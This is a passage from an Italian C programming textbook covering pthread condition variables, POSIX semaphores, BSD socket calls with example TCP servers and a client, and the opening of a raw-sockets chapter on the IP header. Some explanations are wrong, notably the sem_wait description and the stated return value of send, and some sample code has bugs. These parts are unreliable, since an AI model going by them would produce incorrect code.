Questa funzione ha il compito di far proseguire l'esecuzione di un thread sospeso in attesa della condizione specificata da COND. **Attenzione!** se nessun thread è in attesa della condizione specificata la chiamata non comporta assolutamente nulla, **ma se più threads attendono tale condizione soltanto uno di essi continuerà la sua esecuzione, non è possibile specificare quale debba farlo!**
Questa funzione restituisce sempre 0.

23.9.3 La funzione pthread_cond_broadcast

Function: int pthread_cond_broadcast (pthread_cond_t *COND)

Mediante la chiamate a questa funzione tutti i threads in attesa della condizione passata come parametro riprendono la loro esecuzione. Se non vi sono threads sospesi in attesa della condizione specificata una chiamata alla presente funzione non comporta nessun effetto.
Questa funzione restituisce sempre 0.

23.9.4 La funzione pthread_cond_wait

Function: int pthread_cond_wait (pthread_cond_t *COND, pthread_mutex_t *MUTEX)

Le operazioni svolte da questa funzione meritano una particolare attenzione. In particolare facciamo notare come venga passato alla funzione un puntatore al semaforo di mutua esclusione oltre alla *condizione*. La situazione che si delinea infatti questa: un thread accede in mutua esclusione ad una risorsa ma sospende la propria esecuzione al fine di attendere una determinata condizione. Poiché tale condizione deve verificarsi per l'accesso di altri threads alla risorsa in questione il semaforo di mutua esclusione deve essere sbloccato. Successivamente, verificatasi la condizione, il semaforo deve ancora assumere lo stato lock in modo tale che il thread possa continuare la propria esecuzione in mutua esclusione. La funzione pthread_cond_wait fa proprio questo:

1. Sblocca il *mutex* passato come parametro
2. Pone in attesa della condizione il thread senza che questo impegni ancora la CPU.
3. Una volta verificatasi la condizione blocca di nuovo il semaforo

Le prime due operazioni sono eseguite in maniera atomica ed il motivo è molto semplice: pensate a cosa accadrebbe se la condizione venisse a verificarsi tra lo sbloccaggio del semaforo e la sospensione del processo in attesa della condizione stessa. Se tale condizione è studiata per presentarsi una sola volta allora il thread potrebbe non riprendere più l'esecuzione, in quanto quella sola volta essa verrebbe ignorata.
Questa funzione ritorna sempre 0.

23.9.5 La funzione pthread_cond_timedwait

Function: int pthread_cond_timedwait (pthread_cond_t *COND, pthread_mutex_t *MUTEX, const struct timespec *ABSTIME)

Questa funzione è del tutto analoga alla precedente, differisce da essa per il fatto che la sospensione del thread ha una durata limitata nel tempo e determinata dal terzo parametro passato alla funzione. Se la condizione non si verifica prima dello scadere del tempo stabilito allora il *mutex* assume di nuovo lo stato lock e la funzione ritorna il code error ETIMEDOUT. Nel caso in cui la sospensione venga interrotta da un segnale allora l'error code di ritorno è EINTR.

23.9.6 La funzione pthread_cond_destroy

Function: int pthread_cond_destroy (pthread_cond_t *COND)

Questa funzione elimina la variabile che esprime la condizione passata come parametro liberando le risorse per essa allocate. Può tuttavia accadere che vi sia ancora qualche thread in attesa che suddetta condizione si verifichi. In questo caso la chiamata a questa funzione non sortisce alcun effetto e viene restituito l'error code EBUSY. In caso contrario viene restituito il valore 0. Qualora si intendesse utilizzare di nuovo la variabile COND si tenga presente che, per quanto detto in precedenza, essa dovrà essere di nuovo inizializzata.

Poiché l'implementazione dei threads su Linux nnon comporta l'allocazione di alcuna risorsa per la varibile che eseprime la condizione la funzione int pthread_cond_destroy (pthread_cond_t *COND) non ha effettivamente alcun effetto.

23.10 Un pò di codice

Esaminiamo il seguente programma:

```
 1 #include <pthread.h>
 2
 3 int b = 0; /* Memoria Condivisa */
 4 pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER ;
 5 pthread_cond_t condition = PTHREAD_COND_INITIALIZER;
 6
 7 void *thread_func1(void *arg1);
 8 void *thread_func2(void *arg2);
 9
10 int main(void)
11 {
12         int res1, res2;
13         pthread_t IDthread1, IDthread2;
14
15         res1 = pthread_create(&IDthread1, NULL, thread_func1, NULL);
16                 /* Qui collochiamo la solitabgestione dell'errore */
17
18         res2 = pthread_create(&IDthread2, NULL, thread_func2, NULL);
19
20                 /* Stesse osservazioni fatte precedentemente */
21
22         pthread_join(IDthread1, NULL);
23         pthread_join(IDthread2, NULL);
24         return 0;
25
```

```
26 }
27
28 void *thread_func2(void *arg2)
29 {
30         int j=0;
31         pthread_mutex_lock(&mutex);
32         for (b; b<=40; b++) {
33                 if ((b%4)==0) {
34                         printf("b = %d\n", b);
35                         for (j; j<20000000; j++);
36                         if (b == 20) {
37                                 pthread_mutex_unlock(&mutex);
38                                 pthread_cond_broadcast(&condition);
39                         }
40                         j =0;
41                  }
42          }
43         pthread_exit(0);
44 }
45
46 void *thread_func1 (void *arg1)
47 {
48         int i=0;
49         pthread_mutex_lock(&mutex);
50         while (b < 20) {
51                 pthread_cond_wait(&condition, &mutex);
52          }
53          printf("B è arrivato a 20!!!!!\n");
54          for (i; i<2000000; i++);
55          pthread_mutex_unlock(&mutex);
56          pthread_exit(0);
57 }
```

Per quanto detto finora le dichairazioni iniziali e ed il `main` non dovrebbero suscitare nessuna perplessità, facciamo solo notare che viene prima creato il thread a cui è associata la funzione void *thread_func1 (void *arg1). Ciò tuttavia, data la voluta "lentezza" del secondo thread, non riveste molta importanza. Quello che ora ci interessa è il comportamento dei due threads determinato dalle due funzioni ad essi associate. Quando il thread 1 è messo in esecuzione imposta un meccanismo di mutua esclusione sulla memoria condivisa (riga 49). Immediatamente (poiché b non potrà essere maggiore

o uguale a 20) il thread si mette in attesa di una determinata condizione sbloccando il meccanismo di mutua esclusione e permettendo al thread 2 di agire sulla variabile condivisa. Tale condizione è rappresentata dalla riga 36 ed il secondo thread viene eseguito fino a quando essa non è verificata. Quando ciò avviene al il semaforo di mutua esclusione impostato dal secondo thread (riga 31) viene rilasciato (riga 37) e viene comunicato al primo thread il verificarsi della condizione (riga 38). A questo punto il thread 1 riacquisisce il semaforo di mutua esclusione e può completare la sua esecuzione e, al termine, permettere il completamento dell'esecuzione del secondo thread. Abbiamo quindi un output di questo tipo:

```
b = 0
b = 4
b = 8
b = 12
b = 16
b = 20
B è arrivato a 20!!!!!
b = 24
b = 28
b = 32
b = 36
b = 40
```

23.11 Semafori

Tutto quello che finora abbiamo visto può essere più semplicemente implementato attraverso l'uso dei semafori. Un semaforo è semplicemente un contatore che, attraverso opportune funzioni offerte al programmatore, può essere atomicamente incrementato oppure atomicamente decrementato.

Un semaforo è inizializzato per mezzo della funzione sem_init. La funzione sem_wait sospende il chiamante secondo le modalità descritte in seguito. Per poter utilizzare le struttuture relative ai semafori occorre includere nel programma l'header `semaphores.h`.

Per ora non viene riportato alcun programma esplicativo confidando che il lettore, avendo letto e compreso quanto scritto finora, sia perfettamente in grado di crearsene di suoi come utile esercizio.

23.11.1 La funzione sem_init

Function: int sem_init (sem_t *SEM, int PSHARED, unsigned int VALUE)

Come detto poco sopra questa funzione ha il compito di inizializzare il semaforo puntato dal primo argomento al valore espresso dalla variabile VALUE. Il valore PSHARED indica invece se il semaforo è utilizzato nell'ambito dello stesso processo (in questo caso ha valore 0) oppure se utilizzato anche da processi esterni (in questo caso ha valore diverso da 0). Il valore restituito in caso di successo è 0 mentre in caso di errore la variabile ERRNO viene settata ad uno dei seguenti valori:

- EINVAL quando il contatore ha raggiunto il massimo espresso dalla variabile SEM_VALUE_MAX.
- ENOSYS quando l'argomento PSHARED è diverso da zero. Attualmente infatti Linux non supporta semafori condivisi tra più processi.

23.11.2 La funzione sem_wait

Function: int sem_wait(sem_t *SEM)

Questa funzione sospende il thread chiamante fintanto che il valore del semaforo puntato dall'argomento è diverso da zero. Viene inoltre decrementato automaticamente, ed atomicamente, il contatore. Questo significa che settando il valore del semaforo ad 1 ed effettuando questa chiamata il processo non si arresterà.

23.11.3 La funzione int sem_trywait

Function: int sem_trywait(sem_t *SEM

Questa funzione è una variante **non bloccante** della precedente ed è utilizzata principalmente per la decrementazione del valore del semaforo. Se questo, infatti, non è già uguale a zero una chiamata a questa funzione comporta una diminuzione di un'unità del valore del semaforo. [13] In caso di successo viene ritornato 0, altrimenti (nel caso il valore del semaforo fosse già 0) viene restituito immediatamente -1 ed il valore della variabile ERRNO viene settato a EAGAIN.

[13] Ricordiamo che un semaforo è fondamentalmente un contatore.

23.11.4 La funzione int sem_post

Function: int sem_post(sem_t *SEM

Al contrario della precedente questa funzione semplicemente incrementa il valore del semaforo passato come parametro. Qualora questo semaforo avesse già raggiunto il massimo numero consentito viene ritornato -1 mentre la variabile ERRNO viene settata ad EINVAL. In caso di successo, invece, viene restituito 0.

23.11.5 La funzione int sem_getvalue

Function: int sem_getvalue (sem_t * SEM, int * SVAL)

Semplicemente questa funzione imposta il valore della variabile puntata da SVAL al valore corrente del semaforo passato come primo parametro.

23.11.6 La funzione int sem_destroy

Function: int sem_destroy (sem_t * SEM)

Questa funzione dealloca le risorse allocate per il semaforo puntato da SEM. Se la chiamata non ha successo la variabilel ERRNO viene settata a EBUSY. Occorre tuttavia ricordare che le attuali implementazioni dei semafori, in Linux, non allocano alcuna risorsa quindi una chiamata a questa funzione attualmente non sortisce alcun effetto.

Capitolo 24

Socket

24.1 Premessa

Benché l'uso delle socket nella comunicazione tra processi, soprattutto in remoto mediante protocoli TCP o UDP, sia una consuetudine l'implementazione delle stesse, come per tutto ciò che non riguarda lo standard ANSI C, varia a seconda del sistema operativo che si usa. Linux usa le socket di Berkeley. Esse fondamentalmente rappresentano lo standard ma è possibile che effettuando il porting ad un altro sistema operativo possano essere necessarie delle più o meno lievi modifiche. Noi non ne tratteremo il porting.

24.2 introduzione

Socket, chi era costui? Una socket può essere pensata come una sorta di condotto che permette ai processi messi in comunicazione di ricevere ed inviare dati. Ciò che le differenzia dalle *pipe* è che, a differenza di quest'ultime, per le socket non è necessario che i processi che si intende far comunicare risiedano sulla stessa macchina. La loro origine risale al 1983 quando furono implementati nel BSD 4.2.

24.3 Client e Server

Lo scopo fondamentale delle socket, come abbiamo già accennato, è quello di consentire la comunicazione tra i processi utilizzando un modello chiamato **modello Client/Server**. Tale modello può essere schematizzato nella seguente maniera: supponiamo di avere 2 processi *P1* e *P2*. Il processo *P2* è strutturato in maniera tale da aver bisogno di *P1* per svolgere il proprio com-

pito. Il processo *P1* fornisce quindi un servizio a *P2*, egli è quindi il servente, il *Server* appunto. Poiché invece il processo *P2* fa richiesta di un servizio esso risulta essere il cliente, il *Client* dunque.

In questo modo *P2* recapiterà i dati che devo essere elaborati a *P1* e quest'ultimo restituirà al cliente il risultato dell'elaborazione effettuata. Naturalmente il *Client* può risiedere sulla stessa macchina del *Server*, in questo caso si parla di *processo locale*, oppure risidere su un'altra macchina collegata in rete con la macchina del il *Server*, in questo caso parliamo di *processo remoto* Grazie all'uso delle socket la gestione della comunicazione dei processi tramite i protolli di comunicazione è molto semplice ed intuitiva in quanto è lo stesso kernel a gestire i protocolli di comunicazione. È inoltre data la possibilità di creare il proprio, personalizzato, protocollo di comunicazione.

24.4 Mica posso fare tutto io...

Se dovessimo veramente cominciare da zero la gestione delle socket sarebbe un'operazione molto complessa e molto dispendiosa. Fortunatamente gli strumenti per la gestione sono già presenti in linux. Per utilizzarli all'interno del nostro codice sarà quindi sufficiente inserire i seguenti `#include` nel sorgente:

```
#include sys/types.h
#include sys/socket.h
#include netinet.h
#include netdb.h
```

Più altri `.h` che in alcuni casi si renderanno necessari e che si vedranno in seguito.

24.5 Chiamate per la programmazione di socket

24.5.1 La chiamata socket

int socket(int domain, int type, int protocol)

Come possiamo facilmente osservare la chiamata alla funzione socket restituisce un'intero che individua la socket[1]. Chiameremo tale intero *socket de-*

[1] Un pò quello che avviene con la chiamata `fopen()` che restitiusce un intero che identifica il file aperto.

scriptor. La chiamata di sistema socket richiede 3 argomenti:

Argomento: domain

Al fine di implementare I/O dalla rete il sistema effettua la chiamata di sistema socket specificando quale protocollo deve essere utilizzato. Le famiglie di protocolli che vengono messe a disposizione sono le seguenti:

- AF_UNIX: Protocolli interni di Unix.
- AF_INET: Protocolli ARPA di Internet.
- AF_NS: Protocolli di Xerox Network System.
- AF_ISO: Protocolli della International Standard Association.

Il prefisso AF sta per *address family*. Occorre sottolineare che esiste un'altra famiglia di termini con prefisso PF che risultano equivalenti ai precendenti.

Argomento: type

Come accennato in precedenza un socket può essere di diversi tipi, come secondo argomento viene quindi accettato uno dei seguenti valori:

- SOCK_STREAM: fornisce una connessione affidabile, sequenziata, a due vie.(TCP)
- SOCK_DGRAM: Socket di datagramma (connessione non affidabile) (UDP).
- SOCK_RAW: Socket grezzo, per protocolli di rete interna (IP).
- SOCK_SEQUPACKET: Socket di pacchetto in sequenza
- SOCK_RDM: socket di messaggio consegnato in maniera affidabile (non ancora implementato).

Argomento: protocol

Quest'intero forza il sistema ad utilizzare un protocollo. In genere viene uilizzato il valore 0 in modo tale che sia il sistema a scegliere il protocollo più adatto.

Detto questo risulta evidente che per creare una socket è sufficiente scrivere qualcosa del genere:

```
int sd;
sd = socket(AF_INET, SOCK_STREAM, 0);
```

24.5.2 La chiamata bind

int bind(int sd, struct sockaddr *myaddr, int lung_addr)

La funzione bind associa alla socket un processo, anch'essa richiede 3 argomenti:

Argomento: sd

Non è altro che il *socket descriptor* restituito da una precedente chiamata socket.

Argomento: *myaddr

Quest'argomento è un puntatore all'indirizzo della struttura del protocollo. In genere le informazioni necessarie vengono allocate all'interno di una struttura di tipo sokaddr_in e poi, mediante casting, viene passato come argomento una struttura di tipo sokaddr.

Argomento: lung_addr

Non è che la dimensione della struttura del protocollo.

24.5.3 La chiamata listen

int listen(int sd, int input_queue_size)

Una volta creata la socket e associato ad essa un processo dobbiamo metterlo in ascolto di eventuali richieste di servizi da parte dei client. La chiamata listen accetta i seguenti argomenti:

Argomento: sd

Socket descriptor di cui si è già detto.

Argomento: input_queue_size

Numero massimo delle connessioni che si intendono accettare.

24.5.4 La chiamata accept

int accept(int sd, struct sockaddr *ind_client, int lungh_ind)

Dopo che un server orientato alla connessione ha eseguito la chiamata di sistema listen deve essere in grado di accettare le eventuali connessioni. La chimata accept quindi accetta la richiesta di connessione restituendo una socket con proprietà uguali a *sd*. Gli argomenti:

Argomento: sd

Socket descriptor

Argomento: ind

Struttura di tipo *sockaddr* atta a contenere l'indirizzo del client appena connesso.

Argomento: lungh_ind

Intero il cui compito è quello di riportare la lunghezza della struttura dell'indirizzo del processo che si è connesso. Inizialmente risulta uguale alla dimensione della struttura ma successivamente prende il valore dell'effettiva lunghezza della struttura dell'indirizzo del client appena connesso.

24.5.5 La chiamata connect

int connect(int csd, struct sockaddr *ind_server, int lungh_ind)

Come potete facilmente intuire questa chiamata di sistema viene utilizzata dal client per connettersi al server. Almeno per la maggior parte dei protocolli questa chiamata rappresenta l'effettivo stabilirsi della comunicazione. Accetta i seguenti argomenti:

Argomento: csd

Socket descriptor generato da una chiamata socket all'interno del client.

Argomento: ind_server Struttura di tipo *sockaddr* contenente l'indirizzo del server al quale il client deve connettersi

Argomento: lungh_ind

Quest'intero rappresenta la lunghezza effettiva della struttura che contiene l'indirizzo del server.

24.5.6 La chiamata send

int send(int sd, const void *msg, int lungh_msg, int flags)

La chiamata di sistema send è utilizzata sia dal client che dal server per inviare i dati: il primo invia i dati da eleborare ed il secondo restituisce i risultati dell'elborazione. Argomenti:

Argomento: sd

Socket descriptor

Argomento: msg

Dati da trasferire;

Argomento:

Questo argomenti specifica la lunghezza in byte dei dati da trasferire.

Argomento: flags

Il quarto argomento, in genere, viene posto uguale a 0. Più raramente possono essere utilizzati i seguenti valori:

Valore: MSG_OOB

Per identificare dati di processo fuori banda (in caso di messaggi ad elevata priorità)

Valore: MSG_DONTROUTE

Indica di non usare l'instradamento.

Valore: MSG_PEEK

preleva uun messagio in arrivo.

La chiamate send restiuisce un valore intero che definisce la lunghezza dei dati che sono stati ricevuti.

24.5.7 La chiamata recv

```
int recv(int s, void *buf, int lungh_buff, int flags)
```

Al contrario della chiamata precedente recv viene utilizzata per ricevere i dati sia dal client che dal server. Gli argomenti di questa chiamata sono:

Argomento: sd

Socket descriptor

Argomento: buf

Puntatore ad un area di memoria dove memorizzare i dati ricevuti. Tale area dovrà necessariamente essere di dimensioni sufficienti.

Argomento: lungh_buff

Dimensione in byte dell'area di memoria suddetta.

Argomento: flags

Generalmente posto uguale a 0, il quarto argomento può, più raramente, assumere i seguenti valori:

Valore: MSG_OOB

Dati di processo fuori banda.

Valore: MSG_PEEK

Preleva un messaggio entrante senza leggerlo effettivamente.

Valore: MSG_WAITALL

Attende che il buffer per la ricezione sia completamente pieno.

Altre chiamate inerenti i socket verranno trattate in seguito.

24.6 Bytes ed Indirizzi

Riportiamo nel seguito alcuni prototipi di funzioni molto importanti per la gestione dei Bytes e degli indirizzi nell'implementazione dei socket. Invitiamo comunque, poiché noi ne forniremo una descrizione piuttosto condensata, a leggere le relative pagine man. Naturalmente quest'osservazione vale pressoché per ogni comando o funzione descritto in questo libro.

1. **Ordinamento di Bytes**

   - **unsigned long int htonl(unsigned long int hostlong)**
     Coverte da rete a host *hostlong*
   - **unsigned short int htons(unsigned short int hostshort)**
     Converte da host a rete *hostshort*
   - **unsigned long int ntohl(unsigned long int netlong)**
     Coverte da rete a host *netlong*
   - **unsigned short int ntohs(unsigned short int netshort)**
     Converte da rete a host *netshort*

2. **Operazioni su stringhe di bytes**

   - **void bcopy (const void *src, void *dest, size_t n)**
     Copia il numero di bytes specificato come terzo argomento dalla stringa sorgente (primo argomento) alla stringa destinazione (secondo argomento)
   - **void bzero(void *s, size_t n)**
     Setta i primi n bytes della stringa passata come primo argomento come bytes nulli. L'uso della funzione *memset* è tuttavia preferito a questa.
   - **int bcmp(const void *s1, const void *s2, size_t n)**
     Questa funzione effettua una comparazione delle stringhe *s1* ed *s2* restituendo se queste risultano uguali. In realtà effettua una comparazione sui bytes che compongono tali stringhe.

3. Conversione degli indirizzi

   - **in_addr_t inet_addr(const char *cp)**
     Questa funzione converte una stringa di caratteri da una notazione con il punto decimale ad un'indirizzo internet di 32 bit. Benché ancora effettivamente impiegata l'uso della funzione *inet_aton* è consigliato, consultare la relativa pagina man.
   - **char *inet_ntoa(struct in_addr in);**
     Tale funzione svolge il compito inverso della precendente

24.7 Strutture importanti.

Per la costruzione di *client* e *server* utilizzando i socket verranno ad essere necessarie delle strutture dati particolari, alcune di esse verranno passate come argomento ad alcune funzioni (es. *Bind*), magari mediante *casting*, altre serviranno a reperire i dati di cui si ha bisogno. Ripostiamo quindi il codice di queste strutture, sperando che possa essere d'aiuto averlo presente e che comununque prendiate in considerazione l'idea di cercarlo personalmente negli include relativi.

24.7.1 `struct in_addr`

```
struct in_addr
{
     in_addr_t s_addr;
};
```

Si tratta di una union utilizzata per memorizzare gli indirizzi internet;

24.7.2 `sockaddr_in`

```
struct sockaddr_in{

     short int sin_family;  /* AF_INET */
     unsigned short int sin_port; /* numero di porta */
     struct in_addr sin_addr;
     char sin_zero[8] /* non usato */
}
```

24.7.3 `struct sockaddr`

```
struct sockaddr
{
     unsigned short int sa_family;
     unsigned char sa_data[14];
 };
```

24.8 Un pò di codice

24.8.1 Server iterativo

Il *server iterativo* è in grado di accettare una sola connessione per volta, solo dopo che avrà processato i dati della prima connessione esso tornerà ad essere disponibile. Se avete letto le pagine precedenti non dovreste avere alcuna difficoltà a comprendere il funzionamento del server implementato. Naturalmente quello che segue è soltanto un esempio e non deve essere considerato un modello di programmazione. In generale crediamo sia meglio relegare compiti standard a funzioni appositamente create piuttosto che includere il codice necessario all'interno della funzione *main*

```
/* file server_i.c */
/* Implementazione di server iterativo */

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdlib.h>

#define Max 8000

int main(void) {
    char buff[Max];
    struct sockaddr_in server;
    struct sockaddr_in client;
    int sd, temp_sd;
    int address_size;
    unsigned short port = 9000;
```

```
/* Creiamo il socket e riempiamo i campi della struttura
 * server
 */

    if ( (sd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        printf("Errore nella craazione del server!\n");

    server.sin_family = AF_INET;
    server.sin_port = htons(port);
    server.sin_addr.s_addr = INADDR_ANY;

/* assegnamo al socket un processo tramite la funzione BIND */

    if (bind(sd, (struct sockaddr *)&server, sizeof(server)) < 0)
        printf("Errore nella chiamata di sistema BIND!\n");

/* Mettiamolo in ascolto */

listen (sd, 20);

/* il nostro è un socket bloccante, secondo
 * quanto esposto in precedenza, quindi
 * non occorre un gestione troppo oculata
 *  delle connessioni infatti....*/

    while(1) {
        if ((temp_sd= accept(sd, (struct sockaddr *)&client, &address_size)) <
 0)
            printf("Errore nella chiamata ACCEPT\n");

/*Riceviaimo i dati dal client */

        recv(temp_sd, buff, sizeof(buff), 0);
        printf("Dati ricevuti : %s", buff);

/* Spediamo qualcosa */

        strcpy(buff, "Tutto OK!");
        send(temp_sd, buff, strlen(buff), 0);
```

```
close(temp_sd);
    }
    return EXIT_SUCCESS;
}
```

24.8.2 Client d'esempio

Quello che segue è il client necessario alla prova effettiva del funzionamento del *server iterativo*. Naturalmente, anche se poco usato, questo tipo di server si presta ad interessanti esperimenti rigurdanti la comunicazione tra i processi e l'input/output implementato il C. Tali sperimentazioni sono lasciate naturalmente alla buona volontà del lettore.

```
/*file client1.c */
/* implementazione di client per il server iterativo */

#include<stdio.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netdb.h>
#include<netinet/in.h>
#include <stdlib.h>

#define Max 8000

int main(void) {
int sd;
struct sockaddr_in client;
struct hostent *hp;
unsigned short port = 9000;
char buff[Max];

/* Dobbiamo riempire la struttura client ma prima
 * ci occorrono alcune
 * informazioni che ricaviamo appoggiandoci
 * alla struttura hp
 */

hp = gethostbyname("127.0.0.1");
```

```
bzero(&client, sizeof(client));
client.sin_family = AF_INET;
client.sin_port = htons(port);
client.sin_addr.s_addr =((struct in_addr*)(hp->h_addr))->s_addr;

/* Creiamo il socket */

if((sd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    printf("Errore nella creazione del socket!\n");
else
    printf("socket creato!\n");

/* connettiamoci all'host */

if (connect(sd, (struct sockaddr *)&client, sizeof(client)) < 0)
    printf("Errore di connessione!\n");

/* Inviamo dei dati */

send(sd, "Dati inviati dal client", strlen("Dati inviati dal client")+1, 0);

/*riceviamo la risposta */

recv(sd, buff, sizeof(buff), 0);
printf("Risposta del server: %s\n", buff);
close(sd);
return EXIT_SUCCESS;
}
```

24.9 Server concorrente

Presentiamo ora la versione concorrente del server precedentemente implementanto iterativamente. Naturalmente quest'implementazione è stata portata al termine con l'obbiettivo di mettere in evidenza le analogie e le differenze tra le due implementazioni. Il server iterativo precedente infatti portava a termine l'operazione di dialogo col client molto velocemente terminando la connessione. Quindi la possibilità di incorrere nel caso del server occupato era piuttosto remota per un'altro client che avesse tentato una connessio-

ne. Supponiamo di aver implementato [2] una eleborazione più dispendiosa in termini di tempo oppure una connessione continuata. In questi casi il server sarebbe risultato molto probabilmente sempre occupato.

24.9.1 il codice

Ecco dunque il server concorrente:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdlib.h>

#define Max 8000

int main(void) {
    char buff[Max];
    struct sockaddr_in server;
    struct sockaddr_in client;
    int sd, temp_sd;
    int address_size;
    unsigned short port = 9000;
    pid_t pid;  /* varibile utilizzata per identificare il processo */

    /**************************************
    * QUESTA PARTE E' UGUALE NEI DUE SERVER*
    * ************************************/

    /* Creiamo il socket e riempiamo i campi della struttura
     *  server
     */

    if ( (sd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        printf("Errore nella craazione del server!\n");

server.sin_family = AF_INET;
    server.sin_port = htons(port);
```

[2] Praticamente non cambierebbe l'implementazione del server ma solo la parte relativa alla gestione dei dati ricevuti

```
    server.sin_addr.s_addr = INADDR_ANY;

/* assegnamo al socket un processo tramite la funzione BIND */
    if (bind(sd, (struct sockaddr *)&server, sizeof(server)) < 0)
        printf("Errore nella chiamata di sistema BIND!\n");

    /* Mettiamolo in ascolto */
    listen (sd, 20);

    /*************************************
    * ORA COMINCIA LA GESTIONE CONCORRENTE*
    * ************************************/
    while(1) {
        if ((temp_sd= accept(sd, (struct sockaddr *)&client, &address_size))
     < 0) {
            perror("Errore nella chiamata ACCEPT\n");
            exit(-1);
        }
        if ((pid = fork()) < 0) {
        perror(" fork error\n");
        exit(-1);
        }
        if (pid == 0) {  /* sono nel figlio */
            close(sd);
            /*Riceviaimo i dati dal client */
            recv(temp_sd, buff, sizeof(buff), 0);
            printf("Dati ricevuti : %s\n", buff);
            /* Spediamo qualcosa */
            strcpy(buff, "Tutto OK!");
            send(temp_sd, buff, strlen(buff), 0);
            close(temp_sd);
            exit(0);
        }
        else { /* sono nel padre */
            close(temp_sd);
        }
    }
    exit(0);
}
```

Come potete vedere il codice fino alla riga 39 risulta pressoché uguale a quello del server iterativo fatta eccezione per la riga 17 dove viene introdotta una nuova varibile (un intero) necessaria alla identificazione ed alla gestione dei processi generati da *fork()*. Alla riga 54 si implementa il codice necessario far attuare un diverso comportamento al padre ed al figlio, in particolare vengono delegate ai figli le responsabilità di gestire e portare a termine la connessione mentre i padre si rimette in ascolto. Viene quindi chiuso, alla riga 55, il socket descriptor *sd* ricordando che con quest'operazione si ha la chiusura della copia relativa al figlio e non quella realativa al padre che verrà utilizzata ad ogni iterazione del ciclo. Il figlio quindi *taglia i ponti* e si prepara a gestire la connessione indipendentemente. Alla riga 63 si assiste alla terminazione del processo figlio, per questo motivo le chiamate *close* (r. 55 e r. 62) potevano essere omesse. Tuttavia, per una maggiore leggibilità e chiarezza, esse sono state mantenute. Poiché, come abbiamo detto, la gestione della connessione è stata posta interamente a carico del figlio la copia il socket *temp_sd* è assolutamente inutile al padre e per questo viene terminato (r. 66) prima di far tornare il padre in ascolto . Si faccia attenzione all'importanza di questa terminazione: se non fosse stata effettuata, infatti, il programma avrebbe continuato a manetenere i socket aperti fino al blocco.

24.10 I/O non bloccante e Multiplexing

Capitolo 25

Socket Raw

25.1 Introduzione

L'utilizzo delle socket raw può essere estremamente utile nella programmazione di rete, tuttavia deve essere valutato con molta attenzione. Attraverso l'utilizzo dei socket RAW è possibile ottenere un maggior controllo sui pacchetti generati poichè essi vengono letteralmente costruiti pezzo per pezzo dal programma stesso. Benché qualcosa al riguardo diremo sarebbe necessaria, per poter mettere a frutto quanto riportato nel testo, la conoscenza dei basilari concetti di *Networking*. Ora possiamo pure cominciare.

25.2 Internet Protocol(IP)

Internet è praticamente l'estensione a livello planetario del concetto di rete. Praticamente tutti ne usufruiscono e probabilmente anche voi, se state leggendo queste righe, ne avete fatto uso. Internet è gestita dai vari provider a mezzo dell'*internet protocol* Tale protocollo consente una comunicazione *best-effort* e necessita del fatto che ogni computer in rete possegga un indirizzo IP[1] che lo identifichi univocamente.

25.2.1 Struttura del pacchetto IP

La `struct` che definisce l'header di un pacchetto ip è definita in /usr/include/netinet/ip.h ed è questa:

[1] Non ci dilunghiamo sui metodi di assegnazione o sulle tipologie di indirizzo: IPv6 o IPv4

```
struct iphdr
{
#if __BYTE_ORDER == __LITTLE_ENDIAN
u_int8_t ihl:4; /* lunghezza preambolo 4 bit*/
u_int8_t version:4; /* versione 4 bit */
#else __BYTE_ORDER == __BIG_ENDIAN
u_int8_t version:4; /* versione 4 bit */
u_int8_t ihl:4; /* lunghezza preambolo 4 bit */
#endif
u_int8_t tos; /* tipo di servizio 8 bit */
u_int16_t tot_len; /* lunghezza totale 16 bit */
u_int16_t id; /* identificazione 16 bit */
u_int16_t frag_off; /* offset di frammentazione 16 bit*/
u_int8_t ttl; /* tempo di vita del pacchetto 8 bit */
u_int8_t protocol; /* protocollo di livello trasporto 8 bit */
u_int16_t check; /* checksum 16 bit */
u_int32_t saddr; /* indirizzo sorgente 32 bit */
u_int32_t daddr; /* indirizzo destinazione 32 bit */
/* Le opzioni iniziano qui */
};
struct ip_options
{
u_int32_t faddr; /* indirizzo del primo router */
u_int8_t optlen;
u_int8_t srr;
u_int8_t rr;
u_int8_t ts;
u_int8_t is_setbyuser:1;
u_int8_t is_data:1;
u_int8_t is_strictroute:1; /* opzione di source routing */
u_int8_t srr_is_hit:1;
u_int8_t is_changed:1; /* IP checksum non è valido */
u_int8_t rr_needaddr:1; /* record route */
u_int8_t ts_needtime:1; /* ogni router registra un
                        timestamp al pacchetto
                        (debug)*/
u_int8_t ts_needaddr:1; /* record route di timestamp */
u_int8_t router_alert;
u_int8_t __pad1;
u_int8_t __pad2;
#ifdef __GNUC__
```

```
u_int8_t __data[0];
#endif
};
```

Nota Importante: non dimenticate che i byte possono essere ordinati in maniera dipendente dall'architettura del calcolatore. Un intero di 16 bit può ad esemipio essere ordinato secondo la codifica LITTLE_ENDIAN oppure secondo la codifica BIG_ENDIAN. In poche parole la codifica LITTLE_ENDIAN memorizza il bit meno significativo del numero nell'indirizzo più basso di memoria e quello più significativo in quello più alto. La codifica BIG_ENDIAN fa esattamente il contrario. Mentre la codifica LITTLE_ENDIAN presenta, se così vogliamo, dire un vantaggio logico essendo più facile il primo approccio nel pensare il bti imeno significativo nell'indirizzo più basso, la codifica BIG_ENDIAN ha dei vantaggi pratici in termini di efficienza. La prima è utilizzata ad esempio dai processori Intel mentre la seconda dai processori Motorola. Essendo inoltre la codifica BIG_ENDIAN migliore in termini di efficineza essa ha imposto un particolare standard nelle strategie di trasmissione nella rete per questo tale ordinamento è anche chiamato *Network byte order*. NON dimentchiamo quindi le funzioni di ordinamento `htons` e `htonl` molto utili in queste situazioni.

25.2.2 Vediamolo meglio

Cerchiamo di visualizzare al meglio la struttura dell'header IP mediante l'ausilio della Fig. 25.1.

Andiamone, inoltre, a descriverne brevemente i campi:

- Version
  Il campo *version*, di 4 bit, specifica la versione del protocollo utilizzato dal datagram IPv4.

- IHL(Internet Header Length)
  Come da definizione questo campo contiene la dimensione dell'Header definita in parole da 32 Bit. Ne consegue che la dimensione minima che può assumere è 5 poiché, nel caso non venga utilizzata alcuna opzione la dimensione dell'header è di 20 byte. Il massimo valore raggiungibile da questo campo è 15: 60 byte.

